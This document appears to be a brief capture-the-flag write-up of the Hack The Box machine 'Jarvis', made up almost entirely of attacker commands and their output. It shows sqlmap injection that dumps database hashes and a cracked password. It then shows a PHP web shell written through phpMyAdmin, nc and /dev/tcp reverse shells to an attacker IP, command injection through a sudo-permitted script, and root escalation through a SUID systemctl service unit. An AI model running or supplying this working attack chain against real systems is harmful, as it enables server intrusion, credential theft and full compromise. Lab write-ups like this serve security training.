SQLMAP BYPASS FILTER

SQLMAP TO GET CREDS

SQL CONSOLE CMD SHELL

GTFOBINS TO ROOT (SERVICE) systemctl

REVERSE PHPSHELL

PORT STATE SERVICE VERSION

22/tcp open ssh OpenSSH 7.4p1 Debian 10+deb9u6 (protocol 2.0)

| ssh-hostkey:

| 2048 03:f3:4e:22:36:3e:3b:81:30:79:ed:49:67:65:16:67 (RSA)

| 256 25:d8:08:a8:4d:6d:e8:d2:f8:43:4a:2c:20:c8:5a:f6 (ECDSA)

|_ 256 77:d4:ae:1f:b0:be:15:1f:f8:cd:c8:15:3a:c3:69:e1 (ED25519)

80/tcp open http Apache httpd 2.4.25 ((Debian))

| http-cookie-flags:

| /:

| PHPSESSID:

|_ httponly flag not set

|_http-server-header: Apache/2.4.25 (Debian)

|_http-title: Stark Hotel

64999/tcp open http Apache httpd 2.4.25 ((Debian))

|_http-server-header: Apache/2.4.25 (Debian)

|_http-title: Site doesn't have a title (text/html).

Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

root@kali:/home/kali/Desktop/hackthebox/jarvis# gobuster dir -u http://jarvis.htb/ -w /usr/share/wordlists/dirb/common.txt -x .php,.txt

/css (Status: 301)

/fonts (Status: 301)

/footer.php (Status: 200)

/images (Status: 301)

/index.php (Status: 200)

/index.php (Status: 200)

/js (Status: 301)

/nav.php (Status: 200)

/phpmyadmin (Status: 301)

/room.php (Status: 302)

/server-status (Status: 403)

http://jarvis.htb/phpmyadmin/

http://jarvis.htb/room.php?cod=1

BYPASS FILTER

root@kali:/home/kali/Desktop/hackthebox/jarvis# sqlmap -u http://jarvis.htb/room.php?cod=1 --user-agent "Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0"

root@kali:/home/kali/Desktop/hackthebox/jarvis# sqlmap -u http://jarvis.htb/room.php?cod=1 --user-agent "Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0" –passwords

database management system users password hashes:

[*] DBadmin [1]:

password hash: *2D2B7A5E4E637B8FBA1D17F40318F277D29964D0


https://crackstation.net/

http://jarvis.htb/phpmyadmin

DBadmin –imissyou

http://jarvis.htb/phpmyadmin/server_sql.php

SELECT "<?php system($_GET['cmd']); ?>" into outfile "/var/www/html/akg.php"



http://jarvis.htb/akg.php?cmd=whoami

root@kali:/home/kali/Desktop/hackthebox/jarvis# nc -nlvp 1234

http://jarvis.htb/akg.php?cmd=rm+/tmp/f%3bmkfifo+/tmp/f%3bcat+/tmp/f|/bin/sh+-i+2%3E%261|nc+10.10.14.16+1234+%3E/tmp/f

SHELL GAINED !!!!!!!!!

www-data@jarvis:/home$ sudo -l

Matching Defaults entries for www-data on jarvis:

env_reset, mail_badpass,

secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User www-data may run the following commands on jarvis:

(pepper : ALL) NOPASSWD: /var/www/Admin-Utilities/simpler.py

www-data@jarvis:/home$ sudo -u pepper /var/www/Admin-Utilities/simpler.py –p

$(bash)

root@kali:/home/kali/Desktop/tools# nc -nlvp 1235

pepper@jarvis:/home$ bash -i >& /dev/tcp/10.10.14.16/1235 0>&1

pepper@jarvis:/home$ find / -perm -u=s -type f 2>/dev/null

/bin/fusermount

/bin/mount

/bin/ping

/bin/systemctl

/bin/umount

/bin/su

/usr/bin/newgrp

/usr/bin/passwd

/usr/bin/gpasswd

/usr/bin/chsh

/usr/bin/sudo

/usr/bin/chfn

/usr/lib/eject/dmcrypt-get-device

/usr/lib/openssh/ssh-keysign

/usr/lib/dbus-1.0/dbus-daemon-launch-helper

root@kali:/home/kali/Desktop/hackthebox/jarvis# cat akg.service

[Unit]

Description=akg

[Service]

Type=simple

User=root

ExecStart=/bin/bash -c 'bash -i >& /dev/tcp/10.10.14.16/4444 0>&1'

[Install]

WantedBy=multi-user.target

root@kali:/home/kali/Desktop/hackthebox/jarvis# python -m SimpleHTTPServer 80

root@kali:/home/kali/Desktop/hackthebox/jarvis# nc -nlvp 4444

pepper@jarvis:~$ /bin/systemctl enable /home/pepper/akg.service

/bin/systemctl enable /home/pepper/akg.service

Created symlink /etc/systemd/system/multi-user.target.wants/akg.service -> /home/pepper/akg.service.

Created symlink /etc/systemd/system/akg.service -> /home/pepper/akg.service.

pepper@jarvis:~$ /bin/systemctl start akg

/bin/systemctl start akg

pepper@jarvis:~$

ROOTED!!!!!!!!